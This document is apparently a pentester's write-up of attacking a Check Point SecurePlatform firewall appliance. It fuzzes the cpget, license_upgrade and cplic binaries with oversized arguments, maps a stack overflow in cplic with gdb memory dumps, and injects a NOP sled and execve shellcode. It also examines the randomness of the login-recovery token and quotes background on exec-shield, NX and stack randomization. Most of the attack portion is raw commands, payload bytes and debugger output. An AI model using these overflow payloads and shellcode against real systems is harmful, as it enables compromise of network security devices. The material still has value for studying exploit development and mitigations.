drwxrwx---    2 root     bin          4096 Mar 20  2007 hash
drwxrwx---    4 root     bin          8192 Mar 20  2007 lib
drwxrwx---    2 root     bin          4096 Mar 20  2007 libsw
lrwxrwxrwx    1 root     root           28 Mar  6 16:26 log -> /var/opt/CPsuite-R60/fw1/log
lrwxrwxrwx    1 root     root           20 Mar  6 16:26 modules -> /etc/fw.boot/modules
drwxrwx---    2 root     bin          4096 Mar 20  2007 policy
drwxrwx---    2 root     bin          4096 Mar 20  2007 sclient
drwxrwx---    2 root     bin          4096 Mar 20  2007 scripts
lrwxrwxrwx    1 root     root           30 Mar  6 16:26 spool -> /var/opt/CPsuite-R60/fw1/spool
drwxrwx---    2 root     bin          4096 Mar 20  2007 srpkg
lrwxrwxrwx    1 root     root           30 Mar  6 16:26 state -> /var/opt/CPsuite-R60/fw1/state
drwxrwx---    4 root     bin          4096 Mar 20  2007 sup
lrwxrwxrwx    1 root     root           28 Mar  6 16:26 tmp -> /var/opt/CPsuite-R60/fw1/tmp
drwxrwx---    2 root     bin          4096 Mar 20  2007 well

[Expert@fw1pentest]# ls -la /opt/CPsuite-R60/fw1/bin/
total 27540
drwxrwx---    5 root     bin          4096 Mar 20  2007 .
drwxrwx---   15 root     bin          4096 Mar  7 17:01 ..
-rwxrwx---    1 root     bin         27476 Mar 20  2007 AtlasStartWrapper
-rwxrwx---    1 root     bin         26920 Mar 20  2007 AtlasStopWrapper
-rwxrwx---    1 root     bin         29268 Mar 20  2007 ChangeKeys
-rwxrwx---    1 root     bin       5369264 Mar 20  2007 LSMcli
```

```
-rwxrwx---   1 root    bin       36000 Mar 20  2007 LSMenabler
-rwxrwx---   1 root    bin     5324040 Mar 20  2007 LSMnsupdate
-rwxrwx---   1 root    bin       28272 Mar 20  2007 LSMrouter
-rwxrwx---   1 root    bin       48728 Mar 20  2007 SDSUtil
-rwxrwx---   1 root    bin       36996 Mar 20  2007 amon_import
-rwxrwx---   1 root    bin        2021 Mar 20  2007 clusterXL_admin
-rwxrwx---   1 root    bin      246680 Mar 20  2007 clusterXL_check
(...)
```

LET'S FIND OUT ABOUT HARDENING...

We find something interesting:

[Expert@fw1pentest]# cat /proc/sys/kernel/**exec-shield** **1**

[Expert@fw1pentest]# cat /proc/sys/kernel/**exec-shield-randomize** **1**

We have heard about this patch, but we have no deep knowledge, so we will need to learn how it works.

Fast look to vulnerabilities candidates


Now we will check some basic things, like web interface filtering.

We have this page where we can see the hostname.

We can manually set the hostname to some strange char...


[Expert@fw1pentest]# hostname "<"


And that is what happens:




Of course is a stupid try, but… what about DHCP nodes?

Now let’s try if the “One Time Login Token” is robust enough.


Check Point
SOFTWARE TECHNOLOGIES LTD.
Administrator Configuration
Refresh
Status
Network
Device
Control
Date and Time
Backup
Upgrade
Web Server
Device Administrators
Web and SSH Clients
Administrator Security
Product Configuration
Administrator Configuration
New
Delete
Administrator Name
Authentication Scheme
Lock
admin
Internal
One Time Login Token
Download a One Time Login Token file, which you can use in case you forget your login password.
It is recommended to save the Login Token file on a diskette, and store it in a safe place.
Download...


One Time Login Token
Download a One Time Login Token file, which you can use in case you forget your login password.
It is recommended to save the Login Token file on a diskette, and store it in a safe place.
Download...




```
[Expert@fw1pentest]# pwd
/opt/spwm/www/html
[Expert@fw1pentest]# ls -la
total 42216
drwx------    8 nobody   nobody       4096 Mar 13 20:27 .
drwx------    8 nobody   nobody       4096 Mar 20  2007 ..
-r-x------    1 nobody   nobody        816 Mar 20  2007 appParams.js
-rw-r--r--    1 root     root           82 Mar 13 20:27 fw1pentest_AioqrF.me
-rwxr-xr-x    1 root     root     43117798 Mar 20  2007 gui.exe
dr-x------    3 nobody   nobody       4096 Mar 20  2007 help
-r--------    1 nobody   nobody      16888 Mar 20  2007 index.html
dr-x------    3 nobody   nobody       4096 Mar 20  2007 spwm_dev_mgmt
dr-x------    3 nobody   nobody       4096 Mar 20  2007 spwm_fw1
dr-x------    3 nobody   nobody       4096 Mar 20  2007 spwm_network
```

```
dr-x------    6 nobody   nobody      4096 Mar 20  2007 spwm_splat
drwx------    3 nobody   nobody      4096 Mar 20  2007 webis
Window time: 1 minute.

[Expert@fw1pentest]# /bin/date; ls -la|grep *.me
Tue Mar 13 20:32:44 UTC 2007
-rw-r--r--    1 root     root          80 Mar 13 20:32 fw1pentest_lOYzzh.me

[Expert@fw1pentest]# /bin/date; ls -la|grep *.me
Tue Mar 13 20:33:42 UTC 2007
```

fw1pentest_lOYzzh.me

```
HOSTNAME   +  RAND      +     ".me"
fw1pentest           lOYzzh
```

The token generated can't be guessed:

RAND = 60 * 60 * 60 * 60 * 60 * 60 = 46.656.000.000

But we can increase probabilities of guessing if we make multiple requests:

```
[Expert@fw1pentest]# /bin/date; ls -la
Tue Mar 13 20:45:39 UTC 2007
total 42252
drwx------    8 nobody   nobody      4096 Mar 13 20:45 .
drwx------    8 nobody   nobody      4096 Mar 20  2007 ..
-r-x------    1 nobody   nobody       816 Mar 20  2007 appParams.js
-rw-r--r--    1 root     root          81 Mar 13 20:45 fw1pentest_2R3Lpw.me
-rw-r--r--    1 root     root          76 Mar 13 20:45 fw1pentest_3v6nTf.me
-rw-r--r--    1 root     root          80 Mar 13 20:45 fw1pentest_BFr8V1.me
-rw-r--r--    1 root     root          81 Mar 13 20:45 fw1pentest_HD6cnY.me
-rw-r--r--    1 root     root          79 Mar 13 20:45 fw1pentest_INrisW.me
-rw-r--r--    1 root     root          78 Mar 13 20:45 fw1pentest_KzdZR4.me
-rw-r--r--    1 root     root          80 Mar 13 20:45 fw1pentest_O7oUec.me
-rw-r--r--    1 root     root          79 Mar 13 20:45 fw1pentest_dgLFVq.me
```

```
-rw-r--r--    1 root     root          81 Mar 13 20:45 fw1pentest_rSlEz7.me
-rw-r--r--    1 root     root          80 Mar 13 20:45 fw1pentest_yCHbXJ.me
-rwxr-xr-x    1 root     root     43117798 Mar 20  2007 gui.exe
dr-x------    3 nobody   nobody       4096 Mar 20  2007 help
-r--------    1 nobody   nobody      16888 Mar 20  2007 index.html
dr-x------    3 nobody   nobody       4096 Mar 20  2007 spwm_dev_mgmt
dr-x------    3 nobody   nobody       4096 Mar 20  2007 spwm_fw1
dr-x------    3 nobody   nobody       4096 Mar 20  2007 spwm_network
dr-x------    6 nobody   nobody       4096 Mar 20  2007 spwm_splat
drwx------    3 nobody   nobody       4096 Mar 20  2007 webis
```

So If we manage to force a victim doing a rate of 18 requests per second, we got always 1000 certificates (aprox) in one minute.

Maybe we can generate collisions....

The probability that the kth integer randomly chosen from [1, d] will repeat at least one previous choice equals $q(k-1;d)$ above. The expected total number of times a selection will repeat a previous selection as n such integers are chosen equals

$$\sum_{k=1}^{n} q(k-1;d) = n - d + d\left(\frac{d-1}{d}\right)^{n}.$$

Let's focus on binaries that can be called from cpshell or indirectly from web administration interface.

From now you will see that I do tests from an “Expert” shell. This is to have access to perl and other utilities –GDB, etc.-

[Expert@fw1pentest]# **cpget** Disk / -F `perl -e 'print "A"x10000'`

Segmentation fault (core dumped)

[Expert@fw1pentest]# **license_upgrade** import -c `perl -e 'print "A"x10000'`

Segmentation fault (core dumped)

[Expert@fw1pentest]# **cplic** upgrade -l `perl -e 'print "A"x100000'`

Upgrading license ...

/bin/cplic_start: line 6: 3277 **Segmentation fault (core dumped)** $CPDIR/bin/cplic "$@"

[Expert@fw1pentest]# ls -la /var/log/dump/usermode/

total 16524

drwxr-xr-x 2 root root 8192 Mar 7 10:58 .

drwxr-xr-x 3 root root 4096 Mar 3 06:10 ..

-rw------- 1 root root 405504 Mar 3 06:10 **cpget.8776.core**

-rw------- 1 root root 139124736 Mar 7 10:58 **cplic.3277.core**

-rw------- 1 root root 1146880 Mar 7 10:35 **license_upgrade.2733.core**

(...)

[Expert@fw1pentest]# cplic upgrade -l `perl -e 'print "A"x500'`

Upgrading license ...

cprlic put <object name> <-l inputfile [-F outputfile] [-ip dynamic ip] | [-F outputfile] [-ip dynamic ip] host expiration-date signature SKU/features>

cprlic add <-l inputfile | host expiration-date signature SKU/features>

cprlic del <object name> [-F outputfile] [-ip dynamic ip] <signature>

cprlic rm <signature>

cprlic print <object name | -all> [-n noheader] [-x : print signatures] [-t type] [-a attach]

cprlic get <object name | -all> [-v41]

[Expert@fw1pentest]# cplic upgrade -l `perl -e 'print **"A"x1006**'`

Upgrading license ...

Failed to run remote licensing

[Expert@fw1pentest]# cplic upgrade -l `perl -e 'print **"A"x1018**'`

Upgrading license ...

ver

[Expert@fw1pentest]# cplic upgrade -l `perl -e 'print **"A"x1019**'`

Upgrading license ...

ðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿðýÿyðýÿyðýÿðýÿyðýÿyðýÿyðýÿyðýÿCðýÿyðý ÿ¦ðýÿyðýÿyðýÿyðýÿ¬ðýÿyðýÿyðýÿyðýÿ²ðýÿ

```
[Expert@fw1pentest]# cplic upgrade -l `perl -e 'print "A"x1020'`
 Upgrading license ...
/bin/cplic_start: line 6:  2914 Segmentation fault      (core dumped) $CPDIR/bin/cplic "$@"
```

Try out to some buffer overflows

We upload some tools to the target: wget, make, gdb...

With GDB I had some problems...

I uploaded two versions:

From Redhat 9 RPM:

```
[Expert@fw1pentest]# gdb -v
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu".
```

I do not remember where I got this one...

```
[Expert@fw1pentest]# ./gdb-5.2.1-4 -v
GNU gdb Red Hat Linux (5.2.1-4)
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux".
[Expert@fw1pentest]#
```

```
[Expert@fw1pentest]# cplic upgrade -l `perl -e 'print "A"x1018'``perl -e 'print "\x19"'`
 Upgrading license ...
```

ðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿðýÿyð
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[Expert@fw1pentest]# cplic upgrade -l `perl -e 'print "A"x1018'``perl -e 'print "\x20"'`

Upgrading license ...

ver

[Expert@fw1pentest]# cplic upgrade -l `perl -e 'print "A"x1018'``perl -e 'print "\x21"'`

Upgrading license ...

ðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿðýÿyðýÿyðýÿðý
ÿyðýÿyðýÿyðýÿyðýÿCðýÿyðýÿ¦ðýÿyðýÿyðýÿyðýÿ¬ðýÿyðýÿyðýÿyðýÿ²ðýÿ

[Expert@fw1pentest]#

Curiously if the byte 1019 of the buffer is "\x20" you can keep overflowing without a core...

OK, seems that bytes 1019,1020,1021 and 1022 are a pointer -char pointer??-:

[Expert@fw1pentest]# cplic upgrade -l `perl -e 'print "A"x1018'``perl -e 'print "\x**dc**"'`

Upgrading license ...

l machine:

[Expert@fw1pentest]# cplic upgrade -l `perl -e 'print "A"x1018'``perl -e 'print "\x**db**"'`

Upgrading license ...

al machine:

[Expert@fw1pentest]# cplic upgrade -l `perl -e 'print "A"x1018'``perl -e 'print "\x**da**"'`

Upgrading license ...

cal machine:

[Expert@fw1pentest]# cplic upgrade -l `perl -e 'print "A"x1018'``perl -e 'print "\x**d9**"'`

Upgrading license ...

ocal machine:

[Expert@fw1pentest]# cplic upgrade -l `perl -e 'print "A"x1018'``perl -e 'print "\x**d8**"'`

Upgrading license ...

local machine:

[Expert@fw1pentest]# **cplic upgrade -l \`perl -e 'print "A"x1018'\`\`perl -e 'print "\xc4"'\`**
Upgrading license ...
Delete license from local machine:

We can see ALWAYS the same string at the same position... we are jumping always the same place. But,... What about RANDOM addresses..of exec-shield? We will talk after about PIE (Position Independent Code).

I have no "objdump" in the target... so I upload the binary to my laptop and analyze locally:

```
sexy hugo # objdump -afphxDsgtR /ram/cplic |grep "Delete"
 804b890 6e645f44 656c6574 65457863 65707469  nd_DeleteExcepti
 80690e0 44656c65 7465206c 6963656e 73652066  Delete license f
 80691a0 44656c65 7465206c 6963656e 73652066  Delete license f
 804ec0e:       e8 6d 1f 00 00          call   8050b80 <ComponentClassDelete>
08050b80 <ComponentClassDelete>:
 8050b9c:       74 1a                   je     8050bb8 <ComponentClassDelete+0x38>
 8050baf:       75 10                   jne    8050bc1 <ComponentClassDelete+0x41>
 8050bb6:       75 e8                   jne    8050ba0 <ComponentClassDelete+0x20>
 (...)
```

```
[Expert@fw1pentest]# gdb cplic
GNU gdb Red Hat Linux (5.2-2)
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...(no debugging symbols found)...
(gdb) set args upgrade -l `perl -e 'print "A"x1018'``perl -e 'print "\xc4"'`
(gdb) b main
Breakpoint 1 at 0x804ff36
```

(gdb) r

Starting program: /home/admin/cplic upgrade -l `perl -e 'print "A"x1018'``perl -e 'print "\xc4"'`

(no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)...

(...)

(no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)...Error while reading shared library symbols:

Cannot find new threads: capability not available

(...)

(no debugging symbols found)...Cannot find user-level thread for LWP 22405: capability not available

(gdb) x/s 0x80690e0

0x80690e0 <_IO_stdin_used+4572>: "**Delete license from local machine:\n**"

(gdb) x/s 0x80691a0

0x80691a0 <_IO_stdin_used+4764>: "Delete license from local/remote machine (remote operation updates database):\n"

Let's study the memory:

(gdb) set args upgrade -l `perl -e 'print "A"x1018'``perl -e 'print "\xc4"'`

0x7ffff6cc: 0x00000000 0x00000000 0x36383669 0x6f682f00

0x7ffff6dc: 0x612f656d 0x6e696d64 0x6c70632f 0x75006369

0x7ffff6ec: 0x61726770 0x2d006564 0x4141006c 0x41414141

0x7ffff6fc: 0x41414141 0x41414141 0x41414141 0x41414141

0x7ffff70c: 0x41414141 0x41414141 0x41414141 0x41414141

(...)

0x7ffffacc: 0x41414141 0x41414141 0x41414141 0x41414141

0x7ffffadc: 0x41414141 0x41414141 0x41414141 0x41414141

0x7ffffaec: 0x41414141 0x505000c4 0x5249444b 0x706f2f3d

0x7ffffafc: 0x50432f74 0x6b617070 0x3036522d 0x5f555300

0x7ffffb0c: 0x6f6a614d 0x4e273d72 0x00275847 0x444d5043

0x7ffffaec: 0x41414141 0x505000c4 0x5249444b 0x706f2f3d

I never remember the order in writing to the memory –big endian, little endian…-, so I first have a look to solve it:

(gdb) set args upgrade -l `perl -e 'print "A"x1015'``perl -e 'print "\x42\x43\x44"'``perl -e 'print "\xc4"'`

So I must write like this: 42 43 44 c4

0x7fffeaec: 44 43 42 41   50 50 00 c4   52 49 44 4b   70 6f 2f 3d

Now let's examine the stack (env strings) when calling binary without arguments:

0x7fffeabc:	0x00000000	0x00000000	0x00000000	0x00000000
0x7fffeacc:	0x00000000	0x00000000	0x00000000	0x69000000
0x7fffeadc:	0x00363836	0x6d6f682f	0x64612f65	0x2f6e696d
0x7fffeaec:	**0x696c7063**	**0x50500063**	0x5249444b	0x706f2f3d
0x7fffeafc:	0x50432f74	0x6b617070	0x3036522d	0x5f555300

And how it is affected by the overflow:

0x7ffff608:	0x00000000	0x00000000	0x00000000	0x00000000
0x7ffff618:	0x00000000	0x69000000	0x00363836	0x6d6f682f
0x7ffff628:	0x64612f65	0x2f6e696d	0x696c7063	0x70750063
0x7ffff638:	0x64617267	0x6c2d0065	0x41414100	0x41414141
0x7ffff648:	0x41414141	0x41414141	0x41414141	0x41414141
(…)				
0x7ffffac8:	0x41414141	0x41414141	0x41414141	0x41414141
0x7ffffad8:	0x41414141	0x41414141	0x41414141	0x41414141
0x7ffffae8:	0x41414141	**0x41414141**	**0x50500041**	0x5249444b

So we are overwriting a pointer let's try something else:

```
[Expert@fw1pentest]# cplic upgrade -l `perl -e 'print "A"x1018'``perl -e 'print "\x8e\xde\xff\x7f"'`
 Upgrading license ...

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAA (...)

[Expert@fw1pentest]# cplic upgrade -l `perl -e 'print "B"x1018'``perl -e 'print "\xff\xee\xff\x7f"'`
 Upgrading license ...
 BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB (...)
```

Now we put there a [NOP's] string and after a shell code that should execute /usr/bin/id:

```
[Expert@fw1pentest]# cplic upgrade -l `perl -e 'print "\x90"x976'``perl -e 'print "\xeb\x18\x5e\x31\xc0\x88\x46\x0b\x89\x76\x0c\x89\x46\x10\xb0\xb0\x89\xf3\x8d\x4e\x0c\x8d\x56\x10\xcd\x80\xe8\xe3\xff\xff\xff\x2f\x75\x73\x72\x2f\x62\x69\x6e\x2f\x69\x64"'``perl -e 'print "\xff\xee\xff\x7f"'`
 Upgrading license ...
 ë?^1ÀF
      v
       F°°óN
            VÍèãÿÿÿ/usr/bin/idÿîÿ
```

Ooops... What happened? We are jumping to our code, but it's printed, not executed... Yes it's the "funny" thing of overwriting char pointer and not a function pointer...

The Monster:

EXEC-SHIELD

From Wikipedia, the free encyclopedia

"**Exec Shield** is a project that got started at **Red Hat**, Inc in late 2002 with the aim of reducing the risk of worm or other automated remote attacks on Linux systems. The first result of the project was a security patch for the Linux kernel that **adds an NX bit to x86 CPUs.** While the Exec Shield project has had many other components, some people refer to this first patch as Exec Shield.

The first Exec Shield patch attempts **to flag data memory as non-executable and program memory as non-writeable**. This suppresses many security exploits, such as those stemming from buffer overflows and other techniques relying on overwriting data and inserting code into those structures. Exec Shield also supplies **some address space layout randomization for the mmap() and heap base**.

The patch additionally increases the difficulty of inserting and executing "shell code" rendering most exploits useless. No application recompilation is necessary to fully utilize exec-shield, although some applications (Mono, Wine, XEmacs) are not fully compatible.

Other features that came out of the Exec Shield project were the so called Position Independent Executables (PIE), the address space randomization patch for Linux kernels, a wide set of glibc internal security checks that make heap and format string exploits near impossible and the GCC Fortify Source feature and the port and merge of the GCC stack-protector feature."

http://people.redhat.com/mingo/exec-shield/ANNOUNCE-exec-shield

exec-shield description:

http://www.redhat.com/f/pdf/rhel/WHP0006US_Execshield.pdf

description of security enhancements in RHEL/FC

http://people.redhat.com/drepper/nonselsec.pdf

From http://people.redhat.com/drepper/nonselsec.pdf

I will try to extract the most interesting things from those documents:

Security Enhancements in Red Hat Enterprise Linux (beside SELinux)

The first small change Exec-Shield introduces is that the stack location is different for every process. The kernel automatically adjusts the stack address downward by a random amount of bytes. This does "waste" some memory and address space, but the possible range of the downward adjustment is chosen so that this is not a problem. This approach works since nothing in the process itself ever must depend on the exact stack address. Such a property of a process has never been guaranteed. With the stack randomization in place it is harder to create an exploit where the code loaded into memory as part of the exploit is executed.

To address the code written to the stack, the address of the stack has to be known. An attacker could potentially try several times and hope to get some kind of feedback allowing him to determine the actual address. The problem with this approach is that once the address is wrong, a jump using the address will cause execution of some arbitrary region of memory which much more often than not causes the process to crash since the memory or the code is invalid (e.g., because it is actually data). And even if the exploit can be repeated, since the process is automatically restarted, at every restart the stack address is different, so no information from the previous run can be used.

Every normally configured Linux system provides the `/proc` filesystem which exposes information about the running system. Among the information is information about each process, which in turn contains information about the memory regions in use. The file `maps` in each process' `/proc` entry shows the memory regions for the current process. This file makes locating the stack easy since the permissions allow every process to read every other process' file. The Exec-Shield therefore changes this: the `maps` file is only readable for the owner. This leaves our attacker without the necessary privileges to read this file only with the hope that due to some programming error or stupidity on the programmer's side pointer values are exposed. This should never happen and usually does not, since there is not much value. Pointers are of no use to other processes.

```
[Expert@fw1pentest]# ps -ef |grep http_se
```

```
root       900     1  0 Mar12 ?        00:00:00 /bin/sh /opt/spwm/bin/cp_http_server_wd
nobody          920       900     0   Mar12   ?                 00:00:04   cp_http_server   -j   -f
/opt/spwm/conf/cp_http_admin_server.conf
nobody       1429    1016    0   Mar12   ?             00:00:00   cp_http_server   -f   /opt/CPportal-
R60/portal/conf/cp_httpd_admin.conf
root      5326  5257  0 23:32 ttyp0    00:00:00 grep http_se

[Expert@fw1pentest]# ls -la /proc/1429/maps
-r--------    1 root     root           0 Mar 13 23:33 /proc/1429/maps
[Expert@fw1pentest]#
```

Removing the second factor required for the exploit requires marking the memory regions the attacker can access for writing as non-executable. In fact, the goal should be to mark as much of the address space as possible not-executable. This goal hits some problems if we do not want to change the application binary interface (ABI) or

stack dynamically. The Exec-Shield extension does this by respecting information contained in the binary. The compilers and the linker were extended to keep track of whether the compiled and linked code needs an executable stack. The result is recorded in a new ELF program header entry, `PT_GNU_STACK`. The kernel uses this information to determine the initial permission. If the program, and if necessary the dynamic linker, are happy with a not-executable stack, the kernel will disallow execution on the stack. Otherwise the stack is set up for executable code. For the kernel the story ends here. But

